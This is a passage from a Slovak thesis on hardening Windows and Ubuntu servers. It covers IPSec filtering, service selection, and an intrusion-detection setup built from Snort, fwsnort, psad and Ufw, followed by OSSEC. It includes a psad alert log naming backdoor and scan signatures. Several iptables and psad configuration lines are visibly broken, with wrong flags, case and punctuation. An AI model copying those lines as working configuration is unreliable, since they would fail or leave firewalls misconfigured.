


Obrázok 18: Príklad blokovania DDOS útoku

Program dokázal zdetegovať a zamedziť útokom na zariadenie v dostatočnej miere. Je vybaveným prehľadným užívateľským rozhraním. Poskytuje výpis z logu udalostí a stave spojenia. Aj po masívnom útoku dokázal presvedčivo zachovať chod serverových služieb bez väčších problémov.

9.1.3 Tripewire

Multi-platformný nástroj slúžiaci ako IDS pre Windows pracuje v dvoch módoch, klient a server.[44] Je zameraný na detekciu a analýzu prieniku na sieti spolu z kontrolou konfigurácie operačných systémov pred konfiguračnými nedostatkami.




Obrázok 19: Kontrola systémových nastavení servera

Po dodatočnom skenovaní a oprave zistených chýb sa podarilo zamedziť útokom na lúštenie administrátorského hesla, pokusom o pripojenie na vzdialenú pracovnú plochu, bezpečnostné aktualizácie. Narušenie integrity súborov a detegovanie chyby v databázach.

9.1.4 WinJail

Táto aplikácia je obdobou populárneho Linux chráneného prostredia chroot. Pričom má niekoľko rozdielov naproti Linux systémom.[45] Linux používa iba jeden koreňový adresár čo zjednodušuje prácu. Windows má mnoho koreňových adresárov. Windows riešenie pracuje tak, že v priečinku chroot umiestneného v C:/User/Dodo/Desktop /chroot bude pracovať program „ftproot“ umiestneného v koreňovom adresári C:/ inetpub /ftproot. V izolovanom prostredí bude program naďalej logicky pracovať v základnom umiestnení pričom fyzicky budú všetky súbory umiestnené v C:/User/Dodo/Desktop /chroot. Výhodou naproti Linux riešeniu je aj to, že je možnosť označiť niektoré súbory ako súkromné a nebudú kopírované do väzenia.




Obrázok 20: Príklad použitia windows chroot služby

Takéto riešenie ponúka jednoduché a rýchle užívateľské rozhranie, za pomoci ktorého správca dokáže zabezpečiť služby podstatne rýchlejším spôsobom. Bezpečnostné dopady zrovnateľné z konkurenčným riešením.

9.1.5 Doplnkový firewall

Pre vykrytie slabých vlastností aplikovaného firewallu bola použitá varianta voľne šíriteľnej aplikácie Privatefirewall, [29] ktorá vyriešila niektoré nedostatky vstavaného firewallu. Svojou funkčnosťou dokáže kontrolovať log prístupov a blokovat' nadmernú prevádzku prichádzajúcu zo siete. Nastavovať prístupové priority jednotlivým programom čo zamedzí prácu malware pri nadväzovaní komunikácie a hlásiť podozrivú činnosť v zariadení.




Obrázok 21: príklad funkcie ochrany a možností firewallu

Zaznamenal činnosť backdoor exploitu pri otvorení komunikácie. Podporuje širokú škálu filtračných mechanizmov a kontroluje porty. Aj napriek jeho dostupnosti a úžitkovým vlastnostiam nedosahuje úroveň a kvality Linuxových riešení. V kombinácii z nadstavbovými aplikáciami (IPSec, Bitdefender,...) tvorí dôležitú súčasť pri návrhu zabezpečenia serveru.

9.1.6 IPSec

IPsec - považujeme ho za určité rozšírenie sieťového protokolu, ktorý zabezpečuje ochranu na sieťovej vrstve. Pracuje v dvoch módoch. Transparentný a tunelovací. V tunelovacom je IP datagram zapuzdrený celý a v transparentnom iba jeho časť. Spracúva zabezpečenie pre oba z protokolov TCP aj UDP je možné jeho služby rozšíriť na zabezpečenie samotného toku dát alebo na signalizáciu problému.

Na servery boli nastavené filtre pre zákaz odpovede na ICMP dotazy a úspešne tým zabrániť preťaženiu servera požiadavkami. V tejto aplikácii je možné nastaviť filtre na najrôznejšie druhy sieťových protokolov (tcp, EGP, RAW, UDP... a i.). Tieto opatrenia slúžia na vyselektovanie komunikácie na určitých adresných rozsahoch a sieťových protokoloch a službách.



Obrázok 22: Použitie IPSEC pre zamedzenie útokom

Zavedenie bezpečnostných politík (obr.22) má výrazný dopad pre chod služieb na servery. Blokováním odozvy na vybrané protokoly a kontrola vybraného rozsahu adries ohraničuje možnosť výberu komunikáciu na špecifické zariadenia. Správne nastavená bezpečnostná politika dokázala zabrániť veľkému množstvu sieťových útokov na služby. Pri pokuse o prihlásenie k službe FTP za pomoci testovania hesiel neodpovedal na dotazy keď nemal nadefinované IP rozsahy do zozname. Taktiež vypnutím odpovede na ICMP dotaz zablokoval možnosť použitia SMURF útokom.

10 LINUX SERVER UBUNTU

Tieto druhy distribúcií patria medzi najrozšírenejšiu platformu v oblasti poskytovania serverových služieb a to hlavne preto, že sú postavené na GPL. To im zaručuje voľnú šíriteľnosť. Aj napriek absencii rýchleho užívateľského rozhrania sú najpoužívanejšie v obore poskytovania serverových služieb. Nedostatky užívateľského komfortu sú dostatočne vyvážené bezpečnou a dlhotrvajúcou prevádzkou bez vážnych porúch. Tieto distribúcie sú podporované komunitou špecialistov, ktorí jej zabezpečujú pravidelné aktualizácie a tým sa tešia dostatočnej popularite.

10.1 Výber služieb

Pre kvalitný a bezpečný chod servera je potrebné správne vybrať aplikáciu, ktorá nám bude poskytovať službu. V ponuke je veľké množstvo programov, ktoré dokážu správne poskytovať podobne služby a tým aj možnú kvalitu a komfort. Taktiež aplikácie poskytujú najrôznejšie varianty doplnujúcich modulov pre skvalitnenie a zabezpečenie prevádzky. Toto riešenie je zvolené ako jedna z možností pre bezpečný chod servera.

10.1.1 Suborový server

Jedná sa o jednu z najdôležitejších služieb zavádzaných do serverov. Základom je použitie komunikačného protokolu FTP (file transfer protokol), ktorý používa pre komunikáciu port TCP 21 a komunikácia nie je šifrovaná.

Vylepšením základnej služby je nastavba protokolu a to FTPS teda FTP spolu z SSL/TLS. Podpora šifrovania je taktiež z hľadiska bezpečnosti závislá aj na klientovi a jeho komunikačných nastaveniach. V ponuke sú najrôznejšie varianty súborových serverov pre linux pure - FTPd, WU-FTPd, ..., ktoré majú vlastnosti použiteľné v komerčnej sfére.

Ako bezpečnostné riešenie bolo zvolené nasadenie proFTPD servera vďaka jeho širokým možnostiam konfigurácie a podpore IPv6, naproti ostatným podporuje aj SFTP i FTPS. Podporou šifrovaného spojenia tls a sftp sú moduly **mod_tls** a **mod_sftp**. Ďalším bezpečnostným prvkom by bola možnosť zmeny komunikačného portu a úprava administrátorských oprávnení pre užívateľov alebo chrootovanie koreňového adresára.

Príklad konfigurácie:

```
./configure --with-modules=mod_tls --enable-openssl --with-  
modules=mod_sftp      # konfiguracia inštalácie s použitím  
modulov pre šifrovanie komunikácie  
  Make                # kompilovanie  
  make install        # inštalácia
```

Zo základného repozitára boli nainštalované balíčky:

proftpd-basic- základný súborový server,

proftpd-mod-mysql – podpora virtuálnych užívateľov z MYSQL databázy,

proftpd-mod-clamav – podpora skenovania súborov za pomoci antivírusového programu.

10.1.2 Webový server

Webový server nám zabezpečuje publikovanie vlastného obsahu na internete v najrôznejších podobách. Trh ponúka mnoho riešení správy webu akými sú napríklad NGINX, alebo LIGHTHTTPD. Všetky ponúkané riešenia ponúkajú takmer identické vlastnosti pre poskytovanie webového obsahu na internete. Najväčším podielom vo svete je však server Apache, ktorý je ideálny svojimi širokými možnosťami konfigurácie.

Ako zvolenú aplikáciu som využil Apache2 spolu z niektorými jeho špecifickými a bezpečnostnými doplnkami.

Apache-2- webový server,

libapache2-mod-fcgid- modul pre rýchle rozhranie CGI a rieši niektoré jeho nedostatky (rýchlosť),

mod_evasive - DOS a DDOS ochrana servra,

apache2-suexec-custom – podporuje spúšťanie niektorých procesov pod inými užívateľmi,

libxml2, libxml2-dev, libxml2-utils, libaprutil1, libaprutil1-dev – balíky potrebné pre chod mod security,

libapache-mod-security- je to varianta firewallu určeného pre webové servery,

mod_chroot- modul pre podporu chroot prostredia,

mod_clamav – modul pre podporu skenovania vírusov.

10.1.3 DNS server

Použitie DNS nie je podmienkou v komerčnej sfére, ale poskytuje klientovi lepšiu manipuláciu z doménou, pretože sa nemusí starať o zmenu záznamu. Základné repozitáre Linuxu poskytujú niekoľko variant pre DNS server (PowerDNS, Dnsmasq, posadis,...) pre použite v našich podmienkach som zvolil Bind9 v jeho základnej konfigurácii a konfigurácii v chránenom prostredí.

DNS (domain Name Server) slúži na preklad IP adres stroja na URL odkazy. Ukladá svoje informácie o doméne v zónových súboroch a pri spracovaní dotazu pracuje v dvoch módoch rekurzívne a autoritatívne.

V bezpečnostných rozšíreniach používame implementáciu DNSECa RRL modulov, ktoré plnia úlohu ochrany služby pred DDOS útokmi.

Bind9 – základný DNS server.

10.1.4 Poštový server

Ďalšou dôležitou službou je použitie poštového servera, ktorý sa stará o doručovanie pošty klientom. Na internete sú v ponuke viaceré varianty: SENDMAIL, POSTFIX. Z použitých som vybral variantu POSTFIX pre jeho dobrú stabilitu a škálovateľnosť. Pre správny chod poštového servera je potrebné niekoľko doplnkových aplikácií v príklade budem uvádzať tie najdôležitejšie. Postfix pre príjem a odosielanie pošty. Ďalšími aplikáciami sa zabezpečuje prístup cez protokoly SMTP a POP3, IMAP.

Postfix - mailový server zaisťuje SMTP komunikáciu,

courier-imap - podpora protokolu IMAP,

courier-imap-ssl - balík s podporou šifrovaného spojenia s protokolom IMAP,

courier-pop - podpora protokolu POP3,

courier-pop-ssl - balík s podporou šifrovaného spojenia POP3,

spamassassin - výkonný nástroj pre filtrovanie nevižiadaných správ.

Balíky courier zabezpečujú doručovanie na protokoly IMAP a POP3 taktiež v šifrovanej podobe. Nastavenie ochrany proti DOS útokom je správnou konfiguráciou `/etc/postfix/main.conf` súboru tým, že sa nastaví **maximálny limit spojení**

a prebiehajúcich procesov, limit prijatých správ, limit pre veľkosť správy a pre veľkosť pamäte.

Spam assasin

Je to aplikácia, ktorá je výkonná a overená pre kvalitné filtrovanie nevyžiadanej pošty. Pracuje na základe predvolených pravidiel a pomocou nich sa pošta triedi. Je podporovaný veľkou komunitou a preto vždy reaguje na nové varianty útokov.

10.1.5 Databázový server

Databázový server sa v dnešnej dobe stal neoddeliteľnou súčasťou každého servera pretože veľké množstvo aplikácii potrebuje pre svoj chod pripojenie na databázu počnúc webovou stránkou až po niektoré druhy DNS serverov.

Pre zvolené riešenie bola použitá najrozšírenejšia varianta a to MySQL server.

mysql-server - databázový server

Po ukončení inštalácie by mal užívateľ pre zlepšenie bezpečnosti spustiť dva skripty, za pomoci ktorých úpravy niektoré užívateľské kontá a vlastnosti databázy.

Uvedené skripty sú dôležitým bezpečnostným doplnkom pre správu a zabezpečenie mysql databáze. Akonáhle ukončíme inštaláciu, mali by sme spustiť nasledujúce skripty, ktoré sú súčasťou inštaláčného balíčka.

mysql_install_db – vytvorí rozloženie adresárov pre jednotlivé databázy,

mysql_secure_installation – tento skript spustí sériu procedúr, ktoré zmažú alebo prinútiť upraviť užívateľa a niektoré potenciálne nebezpečné počiatočné nastavenia.

Doplnkovým riešením bola implementácia databázy s aplikáciou appamor pre bezpečnejší chod aplikácie.

10.2 Použitie IDS - Intrusion detection system

Pri zavádzaní riešení boli použité dve odlišné varianty, ktoré sa odlišovali v mnohých aspektoch funkčnosti komfortu a prevádzky. Pre porovnanie bola zvolená kombinácia programov, ktoré majú spoločnú podporu pri monitorovaní a správe systému a druhá varianta, ktorá zahŕňa jeden komplexný program zdržujúci primárne vlastnosti IDS/IPS.

10.3 Návrh NIDS Intergraciou detekčných programov

Vo zvolenom riešení sa budem zameriavať na spoločnú integráciu niektorých programov a tak vytvárať funkčný systém pre zaznamenávanie a okamžitú reakciu na akcie útočníkov. Riešenie sa zameriava na funkčnú spoluprácu IPS/IDS Snort nadstavby pre správu firewallu fwsnort a IDS Psad s priamym výstupom pre tvorbu pravidiel do klientského firewallu Ufw.

10.3.1 Snort

Snort systém založený na báze open-source patrí do rodiny IPS/IDS je zameraný na detekciu anomálií, stavu protokolov a analýzu prevádzky v reálnom čase. Vykonáva analýzu paketov počas prevádzky.

Snort má základne tri pracovné módy:

sniffer – monitoruje prichádzajúcu prevádzku v sieti a hľadá narušenia a následne ich vypisuje na konzolu,

packet logger – zaznamenáva prejdené pakety do logu a ukladá ich na pevný disk.

Network intrusion detection (NIDS) – v tomto režime sleduje prevádzku na sieti a vyhodnocuje to na základe pravidiel nadefinovaných správcom siete. [47]

Po ukončení inštalácie balíkov program prechádza do automatického režimu skenovania prevádzky.


10.3.2 Fwsnort

Tento nástroj analyzuje pravidlá obsiahnuté v Snort a na základe týchto predpokladov vytvorí nové pravidlá do firewallu pre potreby zablokovania alebo obmedzenia prístupu v prípade DDOS, Brute force, backdoor,... útokov detekcia prebieha na aplikačnej úrovni. Fwsnort je priamo zviazaný z iptables firewallom a to zabezpečuje nielen ohlásenie útoku, ale aj odstaví útočníka zápisom nového pravidlá do tabuľky pravidiel. Pri návrhu nových pravidiel do iptables zahrnie nové pravidlo do svojej politiky a pracuje s ním.

Fwsnort vygeneruje pravidlá do firewallu, ktoré snort prihlási prostredníctvom log-prefixu do syslogu, kde sú správy analyzované pomocou Psad.

10.3.3 Psad

Port scan attackt detector (Psad) umožňuje zablokovať detegovaný sken portov alebo podozrivej prevádzky v reálnom čase. Jeho fungovanie je primárne späté z firewallovými iptables a konfiguráciou syslogu určenej pre posielanie správ protokolu zo zariadenia. Záznamy sú ukladané do zložky **/var/lib/psad/psadinfo** na základe ktorých sa analyzujú správy z firewalu.



Obrázok 23: Princíp funkcie Psad [48]

Pre potreby správneho chodu aplikácie je potrebné uviesť do filtračnej politiky zápisom prechodu informácii firewallom do logu, na základe ktorého sa vyhodnocuje a upravuje prístupová politika. Zápis sa vzťahuje na prichádzajúce pakety a na tie, ktoré sú preposielané späť do internetu. Tento proces zabezpečí vyhodnocovanie iba vybranej sieťovej komunikácie.

```
iptables -A INPUT -j LOG
iptables -A FORWARD -j LOG
```

Vyznačuje sa širokou škálou možných variant nastavení a úrovni výstrah v závislosti na počte prijatých výstrah a tým upraviť politiku pre rôzne úrovne. Výstrahy sú zasielané emailom. Záznam o skenovaní obsahuje základne informácie:

- naskenované porty,
- počet prijatých paketov,
- zdrojová adresa skeneru,
- reverznú IP adresu, záznam z DNS ak je k dispozícii,
- dátum kontroly,

- whois informácie o zdrojovej IP adrese,
- popis skenovania (signatúre)... a i.

```
+] Version: psad v2.2.1
+] Top 50 signature matches:
"ICMP PING" (icmp), Count: 66, Unique sources: 1, Sid: 384
"ICMP Destination Unreachable Port Unreachable" (icmp), Count: 8, Unique sources: 1, Sid: 402
"SCAN nmap XMAS" (tcp), Count: 8, Unique sources: 1, Sid: 1228
"POLICY vncviewer Java applet communication attempt" (tcp), Count: 6, Unique sources: 1, Sid:
846
"POLICY HP JetDirect LCD communication attempt" (tcp), Count: 6, Unique sources: 1, Sid: 510
"BACKDOOR DoomJuice file upload attempt" (tcp), Count: 4, Unique sources: 1, Sid: 2375
"ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management" (tcp), Count:
4, Unique sources: 1, Sid: 2013504
"GPL WEB SERVER 403 Forbidden" (tcp), Count: 3, Unique sources: 2, Sid: 2101201
"ICMP PING undefined code" (icmp), Count: 2, Unique sources: 1, Sid: 365
"MISC HP Web JetAdmin communication attempt" (tcp), Count: 2, Unique sources: 1, Sid: 100084
"BACKDOOR Doly 2.0 Connection attempt" (tcp), Count: 2, Unique sources: 1, Sid: 119
"DOS DB2 dos communication attempt" (tcp), Count: 2, Unique sources: 1, Sid: 1641
"RPC portmap listing TCP 32771" (tcp), Count: 2, Unique sources: 1, Sid: 599
"MISC Microsoft SQL Server communication attempt" (tcp), Count: 2, Unique sources: 1, Sid: 100
```

Obrázok 24: Záznam o činnosti útočníka

Na zariadenie boli vykonané útoky DOS, skenovanie portov, javaskriptový odkaz z dôvodu zaháčkovania webového prehliadača Beef a prienik za pomoci exploitu. Všetky tieto činnosti boli úspešne zaznamenané (obr.24) a vykonané možné protiopatrenie na zamedzenie činnosti a pôsobenia útoku.

Inštalácia riešenia

Pre správny chod je potrebné nainštalovať potrebné balíky pre podporu správnej prevádzky aplikácií.

```
sudo apt-get install libcarp-clan-perl libdate-calc-perl
libiptables-chainmgr-perl libiptables-parse-perl libnetwork-
ipv4addr-perl libunix-syslog-perl libbit-vector-perl gcc
wget
```

Následným krokom vykonáme inštaláciu zvolených aplikácií a zavedenie programu môžeme vykonať niekoľkými spôsobmi. Za pomoci **apt** inštaláčného nástroja použitého v systéme alebo stiahnutím inštalácie v tvare skomprimovaného balíčka priamo zo stránok výrobcu. S použitím príkazu **wget** <http://www.snort.org/downloads/2911> .

```
install snort
install fwsnort
install psad
install ufw
```

Toto riešenie je navrhnuté pre firewally typu iptables v našich podmienkach bol použitý variant Ufw, čo predstavuje zjednodušenú a užívateľsky prístupnejšiu verziu iptables.

10.3.4 Ufw

Linux kernel poskytuje vo všetkých verziách systém filtrovania paketov netfilter a tradičným rozhraním pre manipuláciu s ním je sada príkazov iptables, ktoré poskytujú komplexné riešenie firewall, pričom sú škálovateľné pri návrhu zabezpečenia.

Ufw patrí medzi nekompilované firewall riešenie a pracuje s iptables. Jeho využitie je primárne pre klientské zariadenia a užívateľov neznalých s prácou pojmov iptables. Jeho výhodou je možnosť prehľadnej grafickej nadstavby.

- V konfiguračnom súbore `/etc/ufw/before.rules` pridáme pravidlo pre ukladanie logu a reštartujeme službu, aby boli prijaté vykonané zmeny.

```
iptables -A ufw-before-input -m state --state \
RELATED, ESTABLISHED -j ACCEPT
iptables -A ufw-before-output -m state --state \
RELATED, ESTABLISHED -j ACCEPT
iptables -A ufw-before-input -j LOG --log-level
```

Následne je potrebné zaviesť pravidlá v požadovanom poradí. Dôvod je ten, že v prvom rade je potrebné povoliť (ACCEPT) legítimnú sieťovú komunikáciu a následne (LOG) zaznamenávanie informácií.

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j
ACCEPT
iptables -A INPUT -p icmp -m limit --limit 2/sec -j ACCEPT
iptables -A INPUT -j LOG --log-level
```

Potrebné zmeny v iptables sú vykonané pre potreby prvotného ukladania informácií z filtrov do logu a pre neskoršie použitie programom na vizualizáciu žiadaných výstupov. Tento proces nie je tak náročný na zmeny v nastavení. Postačujúcou operáciou je pridaním týchto riadkov medzi pravidlá.

```
iptables -A INPUT -M state -state RELATED. ESTABLISHED -j
ACCEPT
iptables -A INPUT -P ICMP -M LIMIT -LIMIT 2/SEC -J ACCEPT
iptables -A INPUT -J LOG -LOG-LEVEL
```

Po úspešnom zavedení pravidiel pre firewall je potrebné nakonfigurovať správny chod programu Psad. Konfiguračný súbor je prehľadný a podrobne popísaný, čo nerobí prekážky pre rýchle konfigurovanie záznamov a prispôsobenie nastavenia podľa vlastných požiadaviek systémového administrátora.

```
ALERTING_METHODS          NOEMAIL;
IPT-SYSLOG_FILE           /var/log/ kern . log : # sledovaný log
IMPORT-OLD_SCANS          Y;          #import záznamov
ENABLE-DSHIELD_ALERTS    N:
ENABLE_AUTO_IDS           Y:          # automaticke kontroly
AUTO_IDS-DANGER_LEVEL    3;          # úroveň reakcie
IPTABLES_BLOCK_METHOD    Y:          # odozva na firewall
FLUSHIPT_AT_INIT         N:
TCPWRAPPERS_BLOCK_METHOD Y:          #podpora tcpwrapper
DISK_MAX_PERCENTAGE      80:
ENABLE_AUTO_IDS_REGEX    Y:
ENABLE_AUTO_IDS_EMAILS   N:
ENABLE-PERSISTENCE       Y:          #stála ochrana
SCAN_TIMEOUT              3600:    #doba skenovania
AUTO_BLOCK_TIMEOUT       3600:    #doba blokovania
```

Po inštalácii je potrebné vykonať update programu.

```
psad--sig-update          # vykoná update
psad -H                   # zobrazí stav a procesy
```

konfigurácia

Zmena v nastaveniach na režim auto IDS zaistí monitorovanie klientského logu (/var/log/kern.log). Automaticky bude využívať iptables pre priamy export podozrivých IP adries na blacklist, čím zamedzením spojenia na zvolenú dobu.

Dôležitou súčasťou programu sú aj white listy, do ktorých je dôležité uložiť IP adresy, napr. router, servery a niektoré zariadenia na sieti,... Umiestnenie zoznamu white listov /etc/psad/auto_dl/ slúži pre zavedenie trvalej zmeny. Správnym postupom je potrebné zapísať adresu do zoznamu a prideliť jej požadovaný status, teda zmeniť hodnotu 0 - povolené na 1 - zakázané. Táto zmena zanedbá pri kontrole činnosť sieťových prvkov a zamedzí planým poplachom.

```
#Router
192.168.119.1 0; # LAN 192.168.119.0/24 0; # blokovane IP
```

Vo výsledku pracoval systém úspešne pri vykonaní útokov DOS, brute force,... bol úspešne vykonaný blok na adresu, ktorá generovala v sieti útok. Systém Fwsnort vygeneroval na základe analýzy prevádzky Snort-om dotaz, ktorý následne spracoval Psad a vygeneroval požiadavku pre blokovanie adresy na Ufw firewall.

```
iptables log prefix counters:
"[UFW BLOCK]": 91
```

Záznam o úspešnom vygenerovaní požiadavky na blokovanie adresy pre iptables programom fwsnort.

```
Feb 22 12:11:13 ubuntu1310 kernel: [ 1369.044278] [UFW
BLOCK] IN=eth0 OUT=
MAC=00:0c:29:50:e7:f0:00:50:56:c0:00:08:08:00
SRC=192.168.119.1 DST=192.168.119.160 LEN=52 TOS=0x00
PREC=0x00 TTL=128 ID=12257 DF PROTO=TCP SPT=10590 $
```

Ohlásenie **Psad** o importovaní adries pre správu Snort o bloku.

```
Feb 22 15:00:58 ubuntu1310 psad: imported 205 psad Snort
signatures from /etc/psad/signatures
Feb 22 15:00:58 ubuntu1310 psad: imported 4 scanning IP
addresses from previous psad instance
Feb 22 15:04:39 ubuntu1310 dhclient: DHCPREQUEST of
192.168.119.160 on eth0 to 192.168.119.254 port 67
(xid=0xc60845a)
```

Po úspešnom integrovaní zvolených aplikácií som dosiahol účinný nástroj na sledovanie okamžitých reakcií pre niektoré druhy útokov. Takúto možnosť neposkytuje takmer žiadaný z voľne šíriteľných programov poskytovaných pod licenciou GPL. Nevýhodou tohto riešenia je jeho zložitejšia administratívna správa. Odmenou užívateľovi je voľne šíriteľná varianta výkonného detekčného nástroja.

V spolupráci z IDS Ossec poskytuje nadstavbu pre vizualizáciu vzniknutých zmien spôsobených útočníkom, ale aj samotnú reakciu na útok. Samostatne sa ani jeden z ponúkaných nástrojov nedokáže vyrovnáť IDS Ossec, kým po integrácii spoločne prevyšujú jeho schopnosti.

10.4 Ossec

Zaradzuje sa do rodiny (HIDS) a dokáže centrálné monitorovať a posielať informácie z detekčných procesov (agentov), log súborov, databáz, kontrolu udalostí, kontrolu registrov (Windows), monitorovanie niektorých procesov.[49] Tieto činnosti zastrešuje pohotovou reakciou a ohlásením udalosti administrátorovi a zobrazením prostredníctvom grafickej nadstavby.

Považujeme ho za multi-platformný systém, ktorý zabezpečuje kontrolu viacerých operačných systémov poskytujúcich centralizovanú správu, ovládanie a údržbu.

Distribuovaný systém na báze GNU/GPL je určený na detekciu prieniku a vyznačuje sa hierarchickou štruktúrou. Takéto štruktúrne delenie umožňuje systému inštalovať a používať agentov, ktoré majú v tomto riešení úlohu senzorov určených pre zber a monitorovanie systému a zariadení v sieti.

Senzory – zariadenia a sieťové prostriedky, ktoré môžu analyzovať prevádzku na sieti alebo využitie zdrojov na koncových systémoch. Dokážu identifikovať podozrivé aktivity a identifikovať vniknutie.

Ako príklad bol využitý program Ossec pre svoju spoľahlivosť a kvalitu vizualizačnej podpory. Základ tvorí posledná stabilná verzia, ktorá je uverejnená na stránkach výrobcu a webové vizualizačné rozhranie Analogi.

Inštalácia a práca z agentmi

```
wget http://www.ossec.net/files/ossec-hids-2.7.1.tar.gz  
